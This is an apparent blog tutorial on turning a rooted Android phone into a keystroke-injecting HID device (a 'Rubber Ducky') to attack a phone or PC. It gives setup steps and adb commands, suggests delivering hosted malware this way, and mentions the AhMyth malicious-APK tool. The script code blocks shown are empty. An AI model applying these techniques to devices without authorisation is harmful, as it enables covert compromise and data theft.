HID Attacks Using Android Device 🤖 👾
Your Android as Rubber Ducky against targeted Android device or PC
I learned basic Android Hacking when I started my career in CyberSecurity. In college, I attended a seminar about hacking people using their smartphones. The speaker demonstrated a tool called AhMyth (Android Remote Administration Tool), which is used to create malicious Android apps or APK files. To exploit the victim, this needs to be installed on their phone without them knowing. It can also be hidden within another app so that the victim doesn’t realize their device has been compromised.


Since then, I’ve become curious about hacking Android devices. In 2022, I discovered Android HID. Android HID (Human Interface Device) refers to using Android devices as HID devices or enabling them to interact with other HID-compliant devices.
Android as an HID Device
In this case, Android devices can function as a Human Interface Device. This typically involves using Android as a keyboard, mouse, or joystick that can interface with a host device (such as a computer, tablet, or another Android device) via USB or Bluetooth. This is achieved by using the Android operating system’s support for HID protocols.
For Example:
- Android phones or tablets can be used to send keyboard or mouse input to other devices by enabling the HID profile.
- Android apps can be designed to emulate input devices like keyboards, mice, or game controllers.
How Is This Used in Attacks?
Primarily through malicious USB or Bluetooth connections, where the Android device pretends to be a keyboard, mouse, or other Human Interface Device (HID). This is a form of attack that takes advantage of how these devices are trusted by the operating systems they connect to.
In this article, I will show you how it’s done.
Prerequisites
- rooted Android phone with HID kernel support (e.g. NetHunter ROM)
- OTG cable
Some HID attacks use NetHunter support. However, its usage is too complicated and technical, so in this post, I will show you the simpler method (easy way).
Now let’s jump with the tutorial.
- So, imagine you’ve already installed NetHunter on your Android device successfully. Now, you need to download and install the
USB Gadget Toolfrom GitHub. This application will help enable HID on your Android.


- Open USB Gadget Tool app on your rooted Android phone, this is how it looks by default:

- If you look at the bottom ribbon, the Functions section is empty (
*). This is becausehid.keyboardandhid.mouseare still disabled.

To enable our hid, click the top ribbon. Then you will see the Add Function button.
- We need our
hid.keyboardandhid.mouseyou so enable or add that.

- Once you enable the
keyboardandmouseyou will see at the bottom ribbon, under the functions, that this is already enabled.
- Install terminal app on your rooted Android. For this article, I used the
Termuxterminal.

- And you need to login as
rootby running commandsu

Prepare Your Scripts
We need to create a script to automate attacks on the target device. To do this, you must be familiar with the victim’s device navigation. For example, first, locate browsers like Google Chrome on the device, and second, find the position of Settings.
This script shows the commands needed to navigate the device when executing scripts:

- Transfer the
hid-gadget-testanddroidducky.shto your rooting device usingadb. You need a PC for this.
1 | |
Run adb push hid-gadget-test /data/local/tmp
1 | |
Next, transfer the bash script you created.
Run adb push your-batch-script.sh /data/local/tmp
1 | |

- Here’s the script I created for
Poc
1 | |
- And here’s the full video demonstration. This is a simple proof of concept only. You can create your own, like hosting live malware on your website and executing it using HID attacks.
Key Findings
USB HID Attack (Rubber Ducky Attack):
An Android device with HID (Human Interface Device) capabilities can impersonate a keyboard when connected to a computer via USB. This allows an attacker to send keystrokes and execute commands on the target system without the user’s knowledge. The attacker may use this access to download malware, steal passwords, or gain remote control of the device. Often, social engineering tactics are used to trick the user into connecting the Android device to the computer, making it appear harmless while hiding its malicious intent.
Conclusion:
In short, attackers can use Android HID to pretend to be an input device like a keyboard or mouse and perform unwanted actions, potentially leading to data theft or system compromise.